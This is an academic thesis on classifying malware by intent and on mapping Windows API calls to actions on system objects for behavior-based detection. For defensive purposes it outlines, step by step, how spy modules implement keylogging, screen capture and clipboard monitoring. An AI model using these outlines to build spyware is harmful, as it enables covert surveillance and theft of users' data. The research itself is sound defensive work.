Behavioral Analysis of Malware

Thesis
Submitted in partial fulfillment of the requirements of
BITSC421T/422T Thesis.

By

Vivek Notani
ID NO: 2009C6TS697P

Under the Supervision of

Dr. Arun Lakhotia
Professor, Center for Advanced Computer Studies
University of Louisiana at Lafayette

and

Mr. K HariBabu
Lecturer, Computer Science-Information Systems Department
Birla Institute of Technology & Science-Pilani

BIRLA INSTITUTE OF TECHNOLOGY & SCIENCE
PILANI (RAJASTHAN)

ACKNOWLEDGEMENT

Foremost, I would like to express my sincere gratitude to my advisor Prof. Arun Lakhotia for the continuous support of my undergraduate study and research, for his patience, motivation, enthusiasm, and immense knowledge. His guidance helped me in all the time of research and writing of this report. I could not have imagined having a better advisor and mentor for my study.

My sincere thanks also go to Mr. K HariBabu, my co-supervisor for thesis course, for his encouragement, insightful comments, and hard questions.

I would also like to express my gratitude to Mr. Craig Miles for being a constant source of motivation throughout my research, for his invaluable support and for reviewing my writing. His guidance at each and every step was instrumental in systematic and successful completion of my work.

Last, but not the least, I thank my fellow lab mates in the Software Research Lab Group: Aaron Newsom, Charles Ledoux, Chris Parish, Luke Deshotels, Mathew Wallace and Shailendra Gaekwad for the stimulating discussions and for all the fun we have had throughout the semester.

CERTIFICATE

This is to certify that the Thesis report entitled, Behavioral Analysis of Malware, and submitted by Vivek Notani ID No: 2009C6TS697P in partial fulfillment of the requirements of BITS C421T/422T Thesis embodies the work done by him under my supervision.

Signature of the supervisor

Name: Dr. Arun Lakhotia
Designation: Professor
Center for Advanced Computer Studies
University of Louisiana, Lafayette

Date: May 3rd, 2013

Signature of the co-supervisor

Name: Mr K Haribabu
Designation: Lecturer
CSIS Department
Birla Institute of Technology & Science-Pilani

Date:May 3rd, 2013

Abstract

This thesis aims to develop an efficient approach to dynamic malware behavior analysis. We define the concept of malware behavior and exploit their inherent hierarchical nature to group the seemingly infinite number of behaviors into hierarchical intent based groups. Based on the strategy with which the intent may be implemented, we sub-classify them further until, at the lowest level, they are nothing but a permutation and combination of some *actions* performed over a very limited number of *objects*. Objects and actions being abstract results of system calls are a better metric for building behavior signatures over specific API calls which might vary even for same behavior. We have provided a case study of a complex malware showing that almost all malware behavior can be classified within our proposed hierarchy of behaviors. Another aspect explored in this work is that of component communication. We can see that all of these components are interconnected and rely heavily on each other to function. Studying the inter component communication can give an insight into the malware's functioning and also be critical in crippling the malware where removing it completely is not possible.

Table of Contents

Introduction

At a time when cyber threats are poised to become the number one threat to businesses [18], raising our defenses is the need of the hour. Statistics point out that as many as 24 million US households suffer heavy spamming. Viruses, spyware and phishing costs US households billions of dollars every year [2] which again emphasizes the need for effective counter measures. Many users install antivirus software that can detect and eliminate malware.

How do Antivirus software work?

There are two common methods that an antivirus software application uses to detect viruses- Signature Detection and Behavior Detection [24]. Signature Detection is the most common technique used by antivirus software. This involves searching for known malware signatures that are essentially strings of bits that are unique to a particular type of malware. However, it has a disadvantage that it only protects against malware for which signatures have been updated in the antivirus service's database and not against previously unknown malware("zero day attacks"). Behavior detection uses heuristic algorithms to detect malicious behaviors. Behaviors are essentially set of actions (operations) on objects (system resources). The algorithms analyze the patterns to identify potential threats. This method has the ability to detect new viruses for which anti-virus security firms have yet to define a "signature", but it also gives rise to more false positives than using signatures.

Through this work, we aim to maximize the efficiency of dynamic behavioral analysis of malware. We begin by presenting a novel way to define *behaviors* and classify them based on their *Intents*. Further, by means of an experiment, we demonstrate how these huge varieties of seemingly disparate behaviors are essentially permutation and combinations of a small set of *actions* over a finite set of *objects.* Knowing how to compose large abstract behaviors from concrete set of actions performed on objects enables us to define rules to catch these behaviors in dynamic analysis of unknown malware.

Literature Survey

Malicious software – so called malware – poses a major threat to the security of computer systems. The amount and diversity of its variants render classic security defenses ineffective, such that millions of hosts in the Internet are infected with malware in the form of computer viruses, Internet worms, and Trojan horses. Although new methods for combating malware have been developed, it is still difficult to communicate and share useful information garnered through these techniques without ambiguity and corresponding data loss. To close this significant gap in malware-oriented communication, a new language for characterizing malware based on its behaviors, artifacts, and attack patterns has been defined [1]. While obfuscation and polymorphism employed by malware largely impede detection at file level, the dynamic analysis of malware binaries during run-time provides an instrument for characterizing and defending against the threat of malicious software.

A new framework for the automatic analysis of malware behavior using machine learning has been proposed [6]. The framework allows for automatically identifying novel classes of malware with similar behavior (clustering) and assigning unknown malware to these discovered classes (classification). Based on both, clustering and classification, we propose an incremental approach for behavior-based analysis, capable of processing the behavior of thousands of malware binaries on a daily basis. The incremental analysis significantly reduces the run-time overhead of current analysis methods, while providing accurate discovery and discrimination of novel malware variants.

Another malware analysis tool that fulfills our three design criteria of automation, effectiveness, and correctness for the Win32 family of operating systems is CWSandbox [3], which uses API hooking and dynamic linked library (DLL) injection techniques to implement the necessary root kit functionality to avoid detection by the malware.

The Art of Behavioral Analysis

We define behavior as an action capable of being performed by the target program where the action should be non trivial and ascertainable.

This definition would encompass all possible behaviors at all *levels.* For a behavior to be meaningful for our purpose (non trivial behavior), granularity must be defined. For example, single assembly instruction would be too *low level* while total functionality of a program would simply be too abstract to reap any benefits. Typically, system level calls used to interact with the host system provide a good lowest-level behavior from which to reason about exhibited behaviors. Following is an example of one such behavior: Directory Walk.

Directory Walk - List all directories and files within a directory.

- **One "findFirstSuccess",** i.e.:
  - HANDLE hFindFile=FindFirstFileA(...)
    - where a.hFindFile!=0
- Then one or more related "findNextSuccess", i.e.:
  - BOOL ret = FindNextFileA(HANDLE hFindFile, ...)
    - where A.hFindFile == B.hFindFile
    - were ret == true
- Then one related "findNextFailure", i.e.:
  - BOOL ret = FindNextFileA(HANDLE hFindFile, ...)
    - where A.hFindFile == C.hFindFile
    - where ret == false

How do we *Observe Behaviors*?

Since the lowest level behaviors that actually are meaningful for us to study are the system level API calls, we use API traces to observe behaviors. We gather API Trace with dynamic analysis by using an API hooking library (Cuckoo) to monitor the system calls made and then reason over API Trace in real-time. We generalize the API calls necessary to perform behaviors into a collection of *Behavior Signatures.* In layman terms, a *Behavior Signature* is actually a regular expression over API Call Types. Further, we may also perform a stack back trace to traverse upwards through call frames on the stack until user-code is reached. This is essential to identify the process and the code that called the API that we had hooked.

Intent Based Classification

In the first half of 2010, researchers noted more than a million new malware [4]. That is an alarming four new malware per minute. Although the number of malware is gigantic, we expect the number of behaviors exhibited would be relatively small and hence easy for us to study. All malware is written with some malicious Intent in mind. Whether it is espionage (Keyloggers), crippling a service (Denial of Service Attacks) or sending a message (remember

the Macro Virus 'Nuclear' that printed a message against French nuclear testing at the end of every page!), hence the Intent based classification. This implies that there is always a central idea or a primary purpose associated with a malware with which the malware author had developed the malware. Everything else is secondary and only to support the primary aim. Hence the following classification:



Figure-1: Top level Classification of Intent Based behaviors

While the payload performs the primary task intended by the malware author, defense components keep it safe from the prying eyes of anti malware software and forensic analysts and delivery mechanisms help it identify and infect the targets. These components are not necessarily what the malware author wanted, but *support* from these components is essential for the payload to perform its function effectively. Hence these may be grouped together as Malware's **support services.** Thus, we now formally define the following top level *Intent* based components:

a **Payload:** Payload carries the actual "*virus dna".* This component contains the code that satisfies the malware author's intention by using support from all other components.

b **Delivery Mechanisms:** These components are responsible for everything from setup & installation to providing mechanisms for the malware to inject itself into the executable environment and propagate to infect new hosts.

c **Defense Mechanisms:** These are the components responsible for ensuring that the malware continues its operations undiscovered and sometimes also provide for failsafe mechanisms in the event of discovery.

Since the above classification is way too abstract to be meaningful to us, further classification is essential. After several case studies, we were able to further classify these intent based components into smaller families of similar intents.

Payload: Payload, as described earlier, carries the actual "*virus dna".* Based on their intents, payload modules may be classified into

a Spy: These components are responsible for collecting private data-passwords, browser history, cookies or any other specific intended victim object. Sometimes these functional components create API hooks to gather information on specified system activities.

b Exfiltration: Any information gathered by spy components is useless until it reaches somebody (usually malware author) who can use that information. Hence

the need for exfiltration. This component is responsible for ensuring the safe passage of gathered intelligence to its destination.

c Sabotage: Malware are malicious code. Sometimes the intention is to simply cause harm. These components intent to use the acquired privilege in the infected system to disable it from fulfilling its purpose. Components that result in serious damage to system hardware/software are classified under this category.

d Nuisance: These are relatively harmless pranks that irritate or annoy the system user without seriously compromising the system's ability to perform its functions. Sometimes they download pornography, sometimes they might just do nothing. Example Macro Virus *Concept* payload[23] had just one rem (DOS command for remark/comment in code) statement:

```
Sub MAIN
    REM That's enough to prove my point
End Sub
```

e Usurping: Zombies are computers that have been hacked and are remotely controlled by hackers to perform malicious tasks without the owner's knowledge[25]. Usurping components use the support from other components of the malware to perform the malicious activities as directed and/or intended by the malware author.

Delivery Mechanisms: These components are responsible for the malware's successful reproduction and infection. The task can be completed in a three step process:

1 Surveying: The surveyor component actively identifies appropriate targets, network hosts or objects and their locators for malware to infect. Here, a locator is an address or path to the target. The job can be further divided into two categories:

   a Scan Target: Find locators for host and network objects and sense installer qualifiers' (a flag that tells if the system has been infected) status: Simpler malware (like CodeRed, Nimda) generate random IP addresses and send bogus http get requests [20]. Smarter ones would scan incoming network packets to get reachable address and avoid detection from loads of bogus requests.

   b Profile Target: Fingerprint the system and classify user profiles, find vulnerabilities to exploit.

2 Propagation: Modules for replication. This is an essential requirement for a malware to be termed as a worm. These components provide mechanisms for the transfer of malware from an infected host to an uninfected target. Several mechanisms have been explored for propagation. The most common ones being vulnerabilities in network layer, application layer or using social engineering.
The ILoveU worm propagates by transmitting copies of itself to all addresses in the victims address book. It infected more than half the companies in US and 10^5 mail servers in europe. Internet e-mail systems at both US Senate and Britain's House of Commons had to be shutdown. It is reported to have caused USD $9 * 10^9$ in damages[20].

3 Infection: Once the surveyor has fingerprinted the target host, the malware needs to setup and install itself on the host execution environment. This task can be further divided into two categories:
    a Installation: These are the set of behaviors that allow the malware to *install and setup* itself onto a new device. Most malwares also maintain a *qualifier* (usually a flag) that tells the surveyor modules that the device is already infected. Common behaviors include creating and/or altering registry keys and global murexes.
    b Injection: This component allows for the malware to insert itself into the execution space of a victim object. The execution space of victim object is the code segment of the victim object or the environment in which the interpretation of the object will take place[19].

Defense Mechanisms: A malware is only as good as its defense mechanisms because once caught, it is likely to be removed or crippled enough to be unable to perform any of its function and its replication cycle is thus terminated. Defense Mechanisms are what make the malware persistent or resilient. Any functional component that makes the malware more resilient by either concealing activity, preventing detection of structure of the malware program, avoiding forensics etc. or by enabling *failsafe* features such as dormant backdoors that regain control after being detected.
Based on their intents, the resilience modules may be classified into the following categories:

1 Concealer: These modules prevent discovery of activity and/or structure of the malware. These are also responsible for avoiding virus detection and forensics. Methods employed may vary from *Masquerading* (Trojans) to attacking the system's security mechanisms. Usually Concealment activity can be further classified into three categories:
    a Masquerading: Malware often disguise themselves by either misleading their identity or masking their real intent.
    b Prevention of Program Information Dissemination (PPID): Some viruses encrypt their code and keep a plain text decryption routine to conceal their structure.
    c Attack on System's Security Mechanism (ASM) : Malware often attempt to disable the common security features of their victims. For example Goner Worm tries to delete Norton Anti-Virus and McAfee antivirus software [21].

2 Self Update: As the name suggests, this component allows the malware to update itself and patch itself to defend against security mechanisms employed by the target. The patches may also be used to exploit new vulnerabilities detected by the surveyor. For example, some malware may infect a system, fingerprint it and based on the new information, they download new patches to exploit known vulnerabilities in this type of system. It could be to cause more damage, open up additional backdoors or employ newer strategies to inject. Ex: Stuxnet decides the technique for injection based on fingerprint information. (Refer Appendix-1)

3 Entrench: The more persistent malware may employ entrenching technologies like creating additional backdoors and installing secret malware programs that lay dormant to

be used to regain control in the event of the primary malware program being detected and removed. Simpler methods may include blackmail where the malware encrypts important files. Removal of the malware in such cases would result in loss of encrypted files as well.

Communication

When you have several components working together in cohesion, communication becomes essential. Analyzing the communication between the various components gives us an insight into the interdependence of the components on each other.

Based on the range of communication and level of behaviors being observed, we can divide all communication into two categories:

a Inter-component communication: As the name suggests, inter-component communication is communication between separate components and,

b Intra-component communication: communication that emanates and ends within the component itself.

For example, consider the case where a *Delivery* module communicates Target fingerprint information it has to the *Defense* modules for it to patch itself accordingly. This is a communication emanating from *Delivery* component and terminating at *Defense* component, implying Inter-component communication. Alternatively, consider the case where a *Surveyor* module communicates the locator information of potential targets to *Propagator* module. The communication emanates and terminates within the *Delivery Mechanisms* component, implying Intra-component communication.

It is logical to assume that the components that have more outgoing communication are more important for the “survival” of the malware since they provide the “input” required by other components to function. This implies that crippling the components with more outgoing communication can be an effective way to deal with malware where the situation does not permit removing the malware entirely.

Mapping Malware Components to Intents

Consider an example of a simple malware that replicates itself on the network by attaching itself to all .<taget_type> files. For reasons of simplicity, let us assume this malware to have a single payload: a sabotage payload that wipes out all the files on C drive.

Clearly the top level hierarchy of this malware would be as shown below (Figure-2):



Figure-2: Top level Classification of Intent Based behaviors of example malware

Let us now analyze each component individually:

1 Payload: The payload when executed, intends to sabotage the infected system by deleting all files on the drive C, the default windows installation drive. The module has been classified under sabotage sub-category because it intends to sabotage the system by means of removing all operating system files. The job can be divided into two steps, that of detecting files on drive C by means of a recursive directory walk and then deleting each file individually

.

2 Support services: In order for the payload to effectively cripple targets, it needs support from support services.
    a Defense Mechanisms: For simplicity, we have not provided the malware with defensive mechanisms.
    b Delivery Mechanisms: The delivery mechanisms enable the malware to efficiently propagate over networked targets and inject itself into executable space of victim files on infected hosts.
        i Survey: The surveyor uses *scan target* modules to look for suitable targets for propagator modules to replicate the malware and *profile target* modules to look for potential victim objects for the injector module to infect.
        ii Infection: It uses the installer modules to create a global flag that marks the system as infected so the propagator modules do not keep on infecting the same system repeatedly. The injector module ensures that the malware is actually executed by injecting the malware code into victim object's execution space.
        iii Propagation: The propagation module is responsible for copying the entire malware code onto the new target system.

For effective and efficient execution of the malware, these modules must work together in cohesion. This requires communication between the malware modules.



Figure-3: Communication model for example malware

Scope

Dynamic Analysis is limited to the behaviors exhibited by malware code. Hence anything that requires a human action is logically beyond the scope. For example, consider the case of chain hoaxes on intranets. One user on an intranet receives a fake request for help from what seems to be a genuine friend, the user responds and forwards the mail to others on the intranet. Here, there is no functional code/script component exhibiting a behavior. Hence protection against these is beyond the scope.

Another notable feature in some malware is the *zero day attack*. A zero day attack, also known as a zero hour attack, takes advantage of computer vulnerabilities that do not currently have a solution [26]. The window of exposure for vulnerabilities is the difference in days between the time when exploit code affecting vulnerability is made public and the time when the affected vendor makes a patch publicly available for that vulnerability. During this time, the computer or system on which the affected application is deployed may be susceptible to attack. Attackers will attempt to maximize the window of exposure by making swift use of exploits in attacks [22]. Since we cannot predict the behavior of the exploit, we cannot classify them beforehand. But even a zero day exploit is likely to have a behavior that falls under one of these categories and hence is covered well within the scope.

The above listed categories of behaviors are wide enough to map the behaviors of most malwares known till date. We provide here a case study on Symantec's Security Response Team's Dossier [5] on one of the most complex malware of our age : Win32.Stuxnet.

Classification by Implementation Strategy

By classifying malware component based on intent, there is only so much information we can gather because even the lowest level of intent is abstract and holds little information until connected to its implementation. More information may be extracted from these intent based components by further splitting them based on the implementation strategy adopted by the malware author. Since there are no hard and fast rules as to how a malware author may choose to implement a particular intent, and the strategy implemented depends only on his/her choice, limited only by the author's knowledge and skill, we cannot list out all possible classifications. But by means of our Experiments, it has been successfully demonstrated that whatever the strategy used, ultimately it would be a permutation combination of a finite set of *actions* over a finite set of *objects.*

Consider an example breakup of Spy Modules. Spy Modules are a special kind of payload with the intent of gathering critical information (spying) from the target system. Following section describes few of the methods spying may be implemented.

Spy Modules:

Keylogger:

- **Hypervisor-based**: The keylogger can theoretically reside in a malware hypervisor running underneath the operating system, which remains untouched. It effectively becomes a virtual machine. Blue Pill is a conceptual example.

- **Kernel-based**: This method is difficult both to write and to combat. Such keyloggers reside at the kernel level and are thus difficult to detect, especially for user-mode applications. They are frequently implemented as rootkits that subvert the operating system kernel and gain unauthorized access to the hardware, making them very powerful. A keylogger using this method can act as a keyboard device driver for example, and thus gain access to any information typed on the keyboard as it goes to the operating system.

- **API-based**: These keyloggers hook keyboard APIs; the operating system then notifies the keylogger each time a key is pressed and the keylogger simply records it. Windows APIs such as GetAsyncKeyState(), GetForegroundWindow(), etc. are used to poll the state of the keyboard or to subscribe to keyboard events. With these types of keyloggers, constant polling of each key is required, they can cause a noticeable increase in CPU usage, and can also miss the occasional key. A more recent example simply polls the BIOS for pre-boot authentication PINs that have not been cleared from memory.
    - Using GetAsyncKeyState
    - Using Hooks

- **Memory injection based**: Memory Injection (MitB)-based keyloggers alter memory tables associated with the browser and other system functions to perform their logging functions. By patching the memory tables or injecting directly into memory, this technique can be used by malware authors who are looking to bypass Windows UAC (User Account Control). The Zeus and Spyeye Trojans use this method exclusively

Screen Capture:

- **Using Windows Graphics Device Interface (GDI) API :** The steps involved are:
    1 Acquire the Desktop window handle using the function GetDesktopWindow();
    2 Get the Device Context (DC) of the desktop window using the function GetDC();
    3 Create a compatible DC for the Desktop DC and a compatible bitmap to select into that compatible DC. These can be done using CreateCompatibleDC() and CreateCompatibleBitmap(); selecting the bitmap into our DC can be done with SelectObject();
    4 Whenever you are ready to capture the screen, just blit the contents of the Desktop DC into the created compatible DC - that's all. The compatible bitmap we created now contains the contents of the screen at the moment of the capture.
    5 Releasing the objects is important, most malware should implement that to avoid unnecessary attraction by being memory intensive.

- **Using Windows Media Encoder API:** Windows Media 9.0 supports screen captures using the Windows Media Encoder 9 API. It includes a codec named *Windows Media Video 9 Screen codec* that has been specially optimized to operate on the content produced through screen captures. Steps involved are:
    1 Creation of an IWMEncoder2 object by using the CoCreateInstance() function.
    2 Create a custom profile object by using the CoCreateInstance() function
    3 Create the audience object for our profile by using the method IWMEncProfile::AddAudience(), which would return a pointer to IWMEncAudienceObj which can then be used for configurations such as video codec settings (IWMEncAudienceObj::put_VideoCodec()), video frame size settings (IWMEncAudienceObj::put_VideoHeight() and IWMEncAudienceObj::put_VideoWidth()) etc.
    4 Select our profile into our encoder by using the method IWMEncSourceGroup :: put_Profile()
    5 Configure *video source* to use *Screen Device* as the input source using the method IWMEncVideoSource2::SetInput(BSTR)
    6 Configure output destination using IWMEncFile::put_LocalFileName()
    7 Use IWMEncoder::Start() to start capturing the screen. The methods IWMEncoder::Stop() andIWMEncoder::Pause might be used for stopping and pausing the capture.

- **Using DirectX Method:** By accessing the front buffer from our DirectX application, we can capture the contents of the screen at that moment. Steps involved are:
    1 Generate IDirect3DSurfce9 object by using the method IDirect3DDevice8::CreateOffscreenPlainSurface().
    2 The GetFrontBufferData() method that takes a IDirect3DSurface9 object pointer and copies the contents of the front buffer onto that surface.
    3 Use the function D3DXSaveSurfaceToFile() to save the surface directly to the disk in bitmap format.

- **Simulating PrintScn Key:** Use the SendInput() API call to simulate a VK_Snapshot keypress event followed by a call to GetClipboardData() to retrieve the snapshot from the clipboard.

ClipBoard Capture:

There are three ways of monitoring changes to the clipboard [17] :

1 **ClipBoard Sequence Number:** Windows 2000 added the ability to query the clipboard sequence number. Each time the contents of the clipboard change, a 32-bit value known as the clipboard sequence number is incremented. A program can retrieve the current clipboard sequence number by calling the GetClipboardSequenceNumber function. By comparing the value returned against a value returned by a previous call to GetClipboardSequenceNumber, a program can determine whether the clipboard contents have changed. This method is more suitable to programs which cache results based on the current clipboard contents and need to know whether the calculations are still valid

before using the results from that cache. Note that this is a **not a notification method** and should not be used in a polling loop. To be notified when clipboard contents change, use a clipboard format listener or a clipboard viewer.

2 **ClipBoard Viewer Window:** The oldest method is to create a clipboard viewer window. A simple example was available on the internet for download along with visual C++ source. Steps involved are:

1 Add the window to the clipboard viewer chain by calling the SetClipboardViewer function.

2 Process the WM_CHANGECBCHAIN message.

3 Process the WM_DRAWCLIPBOARD message.

4 Remove the window from the clipboard viewer chain before it is destroyed.

3 **Clipboard Format Listeners:** A clipboard format listener is a window which has registered to be notified when the contents of the clipboard has changed. Windows Vista added support for clipboard format listeners. Steps involved are:

1 Register the window s a clipboard format listener by calling the AddClipboardFormatListener function

2 When the contents of the clipboard change, the window is posted a WM_CLIPBOARDUPDATE message.

3 The registration remains valid until the window unregister itself by calling the RemoveClipboardFormatListener function.

Objects and Actions

As discussed before, these intent based components are essentially composed of low level behaviors. When we say “low-level”, we usually mean an action over a typical system object by means of a system call or a combination of a few system calls. Here we define Object as a data structure that represents any system resource. The apparently large number of malware behaviors are all composed of a much smaller number of actions on a very limited number of objects. Table-1 lists the most common objects and the actions possible over them that are relevant to us. The list of objects and actions is by no means exhaustive, but is vast enough to be able to compose into a majority of malware behaviors.
A list of common objects can be found in the MSDN reference[7]. Below is the list of most relevant objects:

1 File: A *file object* provides a representation of a resource (either a physical device or a resource located on a physical device) that can be managed by the I/O system.

2 Process: An application consists of one or more processes. A *process*, in the simplest terms, is an executing program.

3 Thread: *Thread* is the basic unit to which the operating system allocates processor time. A thread can execute any part of the process code, including parts currently being executed by another thread.

4 Socket: A *Socket* enables programmers to create advanced Internet, intranet, and other network-capable applications to transmit application data across the wire, independent of the network protocol being used.

5 Memory Manager Object: The *memory manager* implements virtual memory, provides a core set of services such as memory mapped files, copy-on-write memory, large memory support, and underlying support for the cache manager.

6 Registry: The *registry* is a system-defined database in which applications and system components store and retrieve configuration data.

Actions: We define an action as an ascertainable and non trivial behavior that acts on a single object. It is usually at the lowest level in the hierarchy of behaviors and is composed of a sequence of one or more API calls.
Actions, being an abstraction of the resulting effect of a system call, are same for multiple system calls that result in the same action over the same object. This allows for grouping of API calls that result in the same action over same object and allows us to map behavior to malware irrespective of how the behavior was implemented. This abstraction also means that the same action over different objects may have slightly different meanings as explained in Table-1.

Objects/ Actions	File	Process	Thread	Socket	Memory	Registry
Delete	Delete	Free	Free	Cleanup		Delete Key / Value
Duplicate	Copy	Duplicate		Impersonate	copy contents	
In	Read Data/Get Properties	Get Properties	Get Properties	Listen/ Get Properties	Read Content/ Get Properties	Enum Key / Query Info
New	Create New	Create New	Create New	Create New	Allocate	Create New Key/ New Value
Out	Write Data/ Set properties	Set properties	Set Properties	Send Data	Fill Memory	Fill Registry
Open	Open	Open	Open	Initialize	Retrieve handle	Open
Security	Grant/Revoke/Alter Access levels	Grant/Revoke/Alter Access levels	Grant/Revoke/Alter Access levels	Apply/Alter Security	Get/Set DEP	Get/Set Security Descriptor Info
Terminate	Close	Terminate /Exit	Exit/Terminate	close connection	Free	close key

Table-1 : List of Relevant Objects and Actions and their effects on different Objects

The Experiment

In order to confirm our notion that even seemingly disparate behaviors with dislike intents can be composed from permutation and combinations of a small set of actions performed over objects, we designed an experiment where we analyzed the trace generated from executing code samples of some alike and some disparate behaviors. We then analyze the system calls to and attach them to actions and objects in our list.

Aim: To demonstrate that even behaviors with vastly different intents are composed of a small set of actions performed over a finite set of objects.

Tools Used:

- Visual Studio 10.0 for generating code samples as Visual C++ Win32 console applications.
- Introvirt sensor ivsyscallmon for generating traces.
- Xen for creating Virtual Machines to safely execute the malware samples coded.

Procedure:

- We first write code samples (refer Appendix-2 for complete list of code samples written) for some randomly selected behaviors. In this case the selected behaviors were Persistence and Spy modules (see Appendix-3 for few examples).
- Generate trace using our API hooking library (Introvirt)
- Identify the System calls invoked by our code
- Associate it with an action and object

Observations:

API call	**Object**	**Action**
AccessCheck	HANDLE (depends on context) Multiple Objects possible	Security
AddAtom	Memory	Out
AllocateVirtualMemory	Memory	New
Close	HANDLE (depends on context) Multiple Objects possible	Terminate
ConnectPort	Benign	not relevant to behavior
Continue	Benign	not relevant to behavior
CreateEvent	Event Handle	New
CreateFile	File	New

API call	Object	Action
CreateIoCompletion	File	New
CreateKey	Registry	New
CreateMutant	Mutex	New
CreateProcessEx	Process	New
CreateSection	Memory	New
CreateSemaphore	Semaphore	New
CreateThread	Thread	New
DeviceIoControlFile	File	Out
DuplicateObject	Memory	Copy
DuplicateToken	(context dependent) Multiple Objects possible	Security
EnumerateKey	Registry	In
EnumerateValueKey	Registry	In
FlushInstructionCache	Memory	Terminate
FreeVirtualMemory	Memory	Terminate
FsControlFile	File	In
GetClipboardData	Memory	In
MapViewOfSection	Memory and Process	Open
NotifyChangeKey	Registry	In
OpenDirectoryObject	Unclassifiable	Open
OpenEvent	Unclassifiable	Open
OpenFile	File	Open
OpenKey	Registry	Open
OpenKeyedEvent	Unclassifiable	Open
OpenMutant	Mutex	Open
OpenProcess	Process	Open

API call	Object	Action
OpenProcessToken	Process	Security
OpenProcessTokenEx	Process	Security
OpenSection	Memory	Open
OpenSymbolicLinkObject	File	Open
OpenThreadToken	Thread	Security
OpenThreadTokenEx	Thread	Security
ProtectVirtualMemory	Memory	Security
QueryAttributesFile	File	In
QueryDebugFilterState	Benign	In
QueryDefaultLocale	Benign	In
QueryDefaultUILanguage	Benign	In
QueryDirectoryFile	File	In
QueryEvent	Unclassifiable	In
QueryInformationFile	File	In
